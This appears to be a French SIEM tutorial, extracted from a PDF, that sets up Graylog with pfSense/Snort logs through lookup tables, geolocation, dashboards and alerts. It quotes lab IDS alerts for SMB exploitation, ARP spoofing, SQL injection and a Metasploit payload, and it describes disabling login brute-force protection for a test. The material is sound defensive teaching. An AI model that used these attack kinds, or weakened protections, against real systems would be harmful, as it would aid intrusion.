<169>1 2022-10-03T14:17:16.592531+02:00 pfSense.home.arpa snort 82623 - - [1:41978:5] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [Classification: Attempted Administrator Privilege Gain] [Priority: 1] {TCP} 172.18.20.210:43043 -> 172.18.20.245:445

Arp Spoofing analysé par modèle Grok arpspoof

2022-10-03 14:51:53.990 172.18.20.254

<169>1 2022-10-03T14:51:53.991952+02:00 pfSense.home.arpa snort 22391 - - (spp_arpspoof) Attempted ARP cache overwrite attack

2022-10-03 14:51:53.990 172.18.20.254

<169>1 2022-10-03T14:51:53.991938+02:00 pfSense.home.arpa snort 22391 - - (spp_arpspoof) Ethernet/ARP Mismatch request for Source

Injection SQL analysée par modèle Grok with_class :

2022-10-03 14:56:35.192 172.18.20.254

<169>1 2022-10-03T14:56:35.194124+02:00 pfSense.home.arpa snort 21279 - - [1:13990:27] SQL union select - possible sql injection attempt - GET parameter [Classification: Misc Attack] [Priority: 2] {TCP} 172.18.20.210:51596 -> 172.18.20.240:80

2022-10-03 14:56:35.192 172.18.20.254

<169>1 2022-10-03T14:56:35.193970+02:00 pfSense.home.arpa snort 21279 - - [1:24172:2] SQL use of concat function with select - likely SQL injection [Classification: Web Application Attack] [Priority: 1] {TCP} 172.18.20.210:51596 -> 172.18.20.240:80

Malware analysé par modèle Grok with_class :

2022-10-03 14:27:45.254 172.18.20.254

<169>1 2022-10-03T14:27:45.253344+02:00 pfSense.home.arpa snort 24044 - - [1:2025644:1] ET TROJAN Possible Metasploit Payload Common Construct Bind_API (from server) [Classification: A Network Trojan was Detected] [Priority: 1] {TCP} 172.18.20.210:4444 -> 172.18.20.115:49903

Lookup Tables

Les *tables de recherche* sont une fonctionnalité qui vous permet de rechercher/mapper/traduire des valeurs de champ de message en de nouvelles valeurs et de les écrire dans les nouveaux champs de message. Un exemple simple consiste à utiliser un fichier CSV statique pour mapper les adresses IP aux noms d'hôtes.

Composants

Les systèmes de table de recherche se composent de quatre composants :

- Adaptateurs de données
- Caches
- Tables de recherche
- Résultats de la recherche

ADAPTATEURS DE DONNÉES (Data Adapters)

Les adaptateurs de données sont utilisés pour effectuer la recherche d'une valeur. Ils peuvent lire à partir d'un fichier CSV, se connecter à une base de données ou exécuter des requêtes HTTP pour recevoir le résultat de la recherch e.

CACHES

Les caches sont responsables de la mise en cache des résultats de recherche pour améliorer les performances de recherche. Ce sont des entités distinctes pour permettre de les réutiliser pour différents adaptateurs de données.

TABLES DE RECHERCHE (Lookup Tables)

Le composant de table de recherche relie une instance d'adaptateur de données et une instance de cache.

RÉSULTATS DE LA RECHERCHE (Lookup Results)


Le résultat de la recherche est renvoyé par une table de recherche via l'adaptateur de donnée s et peut contenir deux types de données. Une *valeur unique* (*single value*) et une *valeur multiple* (*multi value*).

La valeur unique peut être une chaîne (string) et sera utilisée dans les règles de pipeline. Dans notre exemple CSV pour rechercher des noms d'hôte pour les adresses IP, il s'agirait de la chaîne du nom d'hôte.

Une valeur multiple peut contenir plusieurs valeurs différentes. Ceci est utile si l'adaptateur de données peut fournir plusieurs valeurs pour une clé. Un bon exemple pour cela serait l'ad aptateur de données géo-IP qui fournit non seulement la latitude et la longitude d'une adresse IP, mais également des informations sur la ville et le pays de l'emplacement. (On en parlera dans la section suivante : Géolocalisation)

Mise en place Lookup Table Single Value

Dans cet exemple, on veut traduire le champ source dans les logs qui est l'adresse IP de notre pfsense à un nom. Cela est utile pour le moment où on aura plusieurs sources différentes et cela est plus compréhensible visuellement pour les utilisateurs de SIEM.



Les étapes à suivre :

1. Connectez-vous au serveur graylog et créez un fichier CSV dans le répertoire du graylog :


```
Sudo nano /etc/graylog/lookup_src_name.csv
```


2. Ce fichier doit contenir deux colonnes (Key et Value). Choisissez un nom pour chaque colonne. Mettez-les entre guillemets (“”) et séparez-les par une virgule. Ensuite ajoutez l'adresse IP dans la colonne Key et le nom dans la colonne Value et sauvegardez le fichier. Comme dans la photo :

Les *Lookup Tables* peuvent être configurées sur la page « *System/lookup tables* ».

Vous devez créer au moins un adaptateur de données et un cache avant de pouvoir créer votre première table de recherche.

3. Cliquez sur *Create data adapter*. Choisissez le *CSV file* pour *Data Adapter Type*. Donnez-lui un titre, une description et un nom. Définissez le chemin du fichier CSV que vous avez créé sur le serveur. Choisissez le bon *Separator* et *Quote character* (les valeurs par défaut s'accordent avec notre fichier CSV). Mettez '*ip'* comme le *Key column* et '*src_name'* comme *Value column* et créez l'adapteur.






4. Dans l'onglet *Caches*, cliquez sur *Create cache*. Choisissez *Node-local, in-memory cache* pour le type de cache. Donnez-lui un titre, une description et un nom et laissez les autres paramètres par défaut et *Create Cache*.
5. Dans l'onglet *Lookup Tables*, cliquez sur *Create lookup table*. Choisissez le titre, la description et le nom. Choisissez l'adapteur des données et le cache que l'on vient de créer dans les étapes précédentes.

Maintenant on va utiliser cette table de recherche dans notre pipeline Snort. Pour cela, d'abord on va créer un nouvelle règle pipeline, puis on la met dans un nouveau Stage sur notre pipeline.


6. Allez dans le menu *system/pipelines*. Ensuite dans *Manage rules* et cliquez sur *Create Rule*. Voici la règle l'explication :

7. Sauvegardez cette nouvelle règle, allez dans le *Manage Pipelines* et modifiez le pipeline déjà existant. En ce moment, on a un Stage sur ce pipeline. Créez le deuxième Stage en lui donnant la règle source_name comme *Stage rules*. Ce stage aura automatiquement la priorité 1 :



8. Aller dans le Simulator et tester le flux Snort Stream contre un log et vous verriez que'un nouveau champ (src_name : Snort) est ajouté.

Note : pour la simulation il faut indiquer manuellement l'adresse IP source qu'on a défini dans le fichier CSV :



Le résultat :

Géolocalisation

Avoir des données supplémentaires sur ces journaux qui vous donnent la géolocalisation de l'adresse IP aide votre compréhension de vos trafics. Dans cette section, nous allons passer par quelques étapes pour configurer la géolocalisation sur les journaux contenant des adresses IP.


Télécharger la base de données GeoLite2

La première étape consiste à télécharger la base de données des informations de géolocalisation. (Dans ce guide, nous utilisons la base de données MaxMind GeoLite2 au format binaire (.mmdb)).

1. Allez sur le site maxmind.com et créez un compte pour utiliser le service GeoLite2 et pouvoir télécharger les fichiers (.mmdb).


https://www.maxmind.com/en/geolite2/signup?utm_source=kb&utm_medium=kb-link&utm_campaign=kb-create-account

2. Une fois le compte est créé, connectez-vous à votre compte, allez au Download Files et téléchargez le GeoLite2 City au fomat .mmdb (téléchargez le fichier GZIP qui contient le fichier .mmdb) :



3. Une fois téléchargé les fichiers, l'étape suivante consiste à stocker la base de données de géolocalisation sur le serveur exécutant Graylog, puis à définir les autorisations de fichier pour permettre à Graylog de lire ce fichier. Dans cet exemple, l'emplacement du fichier est ici :

/etc/graylog/server/GeoLite2-City.mmdb



Créer la table de recherche

4. Ensuite, nous devons configurer la table de recherche pour lire la base de données. Nous allons d'abord créer l'adaptateur de données depuis le menu */system/Lookup Tables/Data Adapters*. Pour *Data Adapter Type*

choisissez **Geo IP – MaxMind™ Databases** et donnez-lui un titre, une description et un nom. Definissez le chemin du fichier .mmdb mettez le *Database type* sur **City database** et créer l'adaptateur.

5. Ensuite, nous devons créer un cache dans l'onglet *Caches*.
6. Dans la dernière étape de la table de recherche, nous devons créer la table elle-même, en utilisant l'adaptateur de données et le cache des deux étapes précédentes. Maintenant on a deux tables de recherches sur notre Graylog :

Title	Description	Name
src_name_lookup	src_name_lookup	src_name_lookup
geoip-city-lookup	geoip-city-lookup	geoip-city-lookup

Créer une règle pipeline pour la géolocalisation

Maintenant que nous avons créé la table de recherche et qu'elle est prête à être utilisée, nous devons créer une règle de pipeline pour l'utiliser et ajouter les métadonnées à chaque log avec une adresse IP.

Allez dans (Système -> Pipelines) et sous "Gérer les règles", nous devrons créer une nouvelle règle. Donnez-lui une description afin que vous puissiez vous en souvenir, et dans la source de la règle, mettez :

```
//le nom pour la règle
rule "geolocalisation"

//s'il y a un champ qui s'appelle "Source_IP"
when
has_field ("Source_IP")

//puis
then

//convertis-le en une chaîne des caractères
//et traduit-le avec geoip-city-lookup
//et mets le résultat dans le variable geo
let geo = lookup("geoip-city-lookup", to_string($message.Source_IP));


//crée les champs suivants à l'aide du variable geo :
set_field("src_ip_geolocation", geo["coordinates"]);

set_field("src_ip_geo_country_code", geo["country"].iso_code);

set_field("src_ip_geo_country_name", geo["country"].names.en);

set_field("src_ip_geo_city_name", geo["city"].names.en);

end
```

La condition *when* n'autorise le traitement de la règle que lorsque le journal contient le champ *Source_IP*. Une fois qu'il a trouvé ces journaux, il exécute la recherche sur notre table de recherche "*geoip-city-lookup*" avec les données dans le champ *Source_IP*, puis ajoute l'emplacement, le pays et la ville.

Notez que cette règle ne s'applique qu'à l'adresse IP source. Si l'adresse de destination doit également être recherchée, ajoutez des lignes supplémentaires à cette règle ou créez une deuxième règle pour les journaux avec des adresses IP de la destination.

Ajouter la nouvelle règle au pipeline

Après avoir créé les règles, nous les ajouterons à un *Stage* dans le pipeline *Snort*. Il y a déjà deux *Stage* dans notre pipeline. On ajoute un troisième.

REMARQUE IMPORTANT : cette règle cherchera le champ *Source_IP*. Le champ *Source_IP* sera créé pendant le premier Stage (stage 0) du pipeline. Donc il faut créer un Stage avec le numéro de la priorité plus haut.

Stage 2 Contains 1 rule

There are no further stages in this pipeline. Once rules in this stage are applied, the pipeline will have finished processing.
Throughput: 0 msg/s

Title	Description	Throughput
geolocalisation		0 msg/s

Tester le résultat

Et une fois que de nouveaux journaux arrivent dans le pipeline, vous verrez les champs par rapport à la géolocalisation.

Vous pouvez tester le résultat par le Simulator :

Vous pouvez lancer un agrégat de recherche sur "src_ip_geo_location" et mettez le type de table en "World Map", pour avoir une carte du mode. (Voir la section suivante, Dashboards)

Dashboard

L'utilisation de tableaux de bord vous permet de créer des recherches prédéfinies sur vos données, afin que les informations importantes soient à portée de clic. Vous pouvez définir des Dashboards et les partager avec des collègues.

Créer un nouveau tableau de bord


1. Accédez à la section Tableaux de bord en utilisant le lien dans la barre de menu de Graylog.
2. Appuyez sur le bouton Créer un nouveau tableau de bord pour créer un nouveau tableau de bord vide.
3. Appuyez sur le bouton Save as sur le côté droit de la barre de recherche pour enregistrer le tableau de bord.

Maintenant on va ajouter des widgets dans notre Dashboard.


Créer des widgets

4. Pendant que vous êtes dans le Dashboard, appuyez sur le bouton + à gauche de l'écran. Ici vous avez trois options pour créer des widgets :
    a. Agrégation : l'option d'agrégation générique. Cette option vous permet de créer des différents graphiques personnalisés selon vos besoins et de combiner différents types de données dans un seul graphique.
    b. Message Count : une agrégation prédéfinie pour compter le nombre des logs.
    c. Message Table : une agrégation prédéfinie pour virtualiser les logs selon leurs horodatages.


Agrégation



5. Cliquez sur agrégation pour créer une agrégation vide. Ensuite appuyez sur Edit. Il y a quatre options pour définir les paramètres du diagramme.
    a. **Group By** : Cette option vous permet de "grouper" votre graphique par lignes et colonnes. Lorsque vous créez un nouveau groupe à l'aide de Group By, les valeurs du champ sélectionnées sont cumulées dans le résultat. Dans la photo ci-dessus (exemple 1), d'abord j'ai regroupé les logs par le champ *Classification* et avec limite de 4 valeurs différentes. Ensuite j'ai ajouté un deuxième groupe pour des adresses IP sources de chaque valeur dans le groupe *classification*.
    b. **Metrics** : Ce sont un ensemble de fonctions permettant d'agréger des valeurs des champs. Le résultat de l'agrégation dépend du regroupement des lignes et/ou des colonnes.
    c. **Virtualization** : changer le type de diagramme : *Area Chart, Line Chart, Pie Chart*, etc. dans l'exemple ci-dessus, j'ai choisi *Data Table*.
    d. **Sort** : L'ordre des résultats peut être configuré.
6. Dans la photo ci-dessous (exemple 2), j'ai mis *Source_IP* par lignes et en premier, et *Classification* par colonnes et en deuxième :



7. Dans exemple ci-dessous, j'ai présenté le résultat de l'exemple 1 mais avec le *SID* au lieu de *Source_ID* et avec *Pie Chart* :




Suivez ce lien pour plus d'informations sur les widgets :
https://docs.graylog.org/docs/widgets

Agrégation prédéfinie


8. Le Message Table affiche les logs et leurs champs. Le Message Table peut être configuré pour afficher les champs et le log lui-même. Le log lui-même est rendu en police bleue sous les champs. Cliquer sur une ligne de message ouvre la vue détaillée d'un message avec tous ses champs.

Voici le tableau de bord pour analyser des attaques :



World Map

World Map est un élément intéressant que l'on peut ajouter dans le tableau de bord. Une carte du monde a besoin de points géographiques sous forme de latitude, longitude. Comme nous avons déjà configuré la géolocalisation donc on va créer une carte du monde pour cela.



1. Créer un *Group By*. Mettez-le en Row. Pour le champ mettez src_ip_geolocation et avec la limite par défaut.
2. Pour la virtualisation choisissez World Map et sauvegarder les modifications. Voici le résultat :

Alertes

Graylog donne la possibilité de réagir à certaines conditions et d'envoyer des alertes à l'aide de notifications. Ces notifications peuvent être par e-mail.

Dans l'onglet Alerts de Graylog, vous avez trois boutons :

- **Notifications** : vous permet de configurer l'envoie des notifications par email.
- **Event definitions** : Cette partie vous permet de définir un évènement en cherchant pour les différentes conditions et si la condition est vraie, créer un évènement. Cet évènement peut être connecté à une notification et créé une alerte.
- **Alerts & Events** : ici vous pouvez voir la liste de tous les alertes et les évènements qui sont déclenchés par Graylog.

Attaque de Brute Force

Pour expliquer la fonctionnalité du système d'alerte de graylog, je vous montre l'exemple d'un e attaque Brute Force.

Une attaque par force brute est une méthode de piratage qui utilise des essais et des erreurs pour déchiffrer les mots de passe, les identifiants de connexion et les clés de chiffrement. C'est une tactique simple pour obtenir un accès non autorisé à des comptes individuels. Le pirate essaie plusieurs noms d'utilisateur et mots de passe, souvent en utilisant un ordinateur pour tester un large éventail de combinaisons, jusqu'à ce qu'il trouve les informations de connexion correctes.

Il existe des méthodes de protection contre les attaques par force brute. Par exemple lorsqu'une seule adresse IP attaque un seul compte d'utilisateur. Lorsque la même adresse IP essaie et échoue plusieurs fois (par exemple, 10 fois) pour se connecter en tant que même utilisateur, la protection par force brute peut bloquer cette adresse IP pour un certain temps ou envoyer une alerte à l'utilisateur, etc.

Un exemple que vous pouvez tester est la fonction de protection de connexion (login protection) sur votre routeur pfsense :

Après 3 fois échec de connexion il nous bloque pour 120 secondes :

2022-10-06 00:55:20.205


```
<38>1 2022-10-06T00:55:20.234126+02:00 pfSense.home.arpa sshguard 58887 - - Blocking "172.18.20.1/32" for 120 secs (3 attacks in 13 secs, after 1 abuses over 13 secs.)
```

Pour la deuxième fois, 3 échecs de connexion et il nous bloque pour 240 secondes :

2022-10-06 00:59:00.370

```
<38>1 2022-10-06T00:59:00.402892+02:00 pfSense.home.arpa sshguard 58887 - - Blocking "172.18.20.1/32" for 240 secs (3 attacks in 8 secs, after 2 abuses over 233 secs.)
```

Pour pouvoir tester le système d'alerte du Graylog sur un attaque Brute Force, je vais désactiver la protection de connexion sur le pfsense. Accéder au menu *system/advanced/admin access/login protection*. Et ajoutez notre adresse IP dans le *pass list*. Notre adresse IP est 172.18.20.1 :



À partir de maintenant, peu importe combien de fois je mets le mauvais mot de passe, il enverra simplement un message d'échec de connexion sans nous bloquer.

2022-10-06 01:08:10.923

```
<32>1 2022-10-06T01:08:10.951038+02:00 pfSense.home.arpa php-fpm 366 - - /index.php: webConfigurator authentication error for user 'admin' from: 172.18.20.1
```

Définir un évènement

Lorsque vous cliquez sur *Get Started!*, vous sera présenté avec un ensemble de dialogues qui vous permettent de définir le titre, la description et la priorité.

Event Details

Choisissez un nom, une description et une priorité pour cet évènement et cliquez sur suivant. La priorité d'un événement sera affichée sous forme d'icône de thermomètre dans l'aperçu et sera écrite dans la notification. Pour l'attaque Brute Force je choisis la priorité 3.


Filter & Aggregation

Dans cette partie, on dit au Graylog comment créer des évènements. Dans le type de la condition il n'y a qu'une option pour la version gratuite de Graylog. Cela est la condition *Filter & Aggregation*. Cette condition est composée de deux éléments :

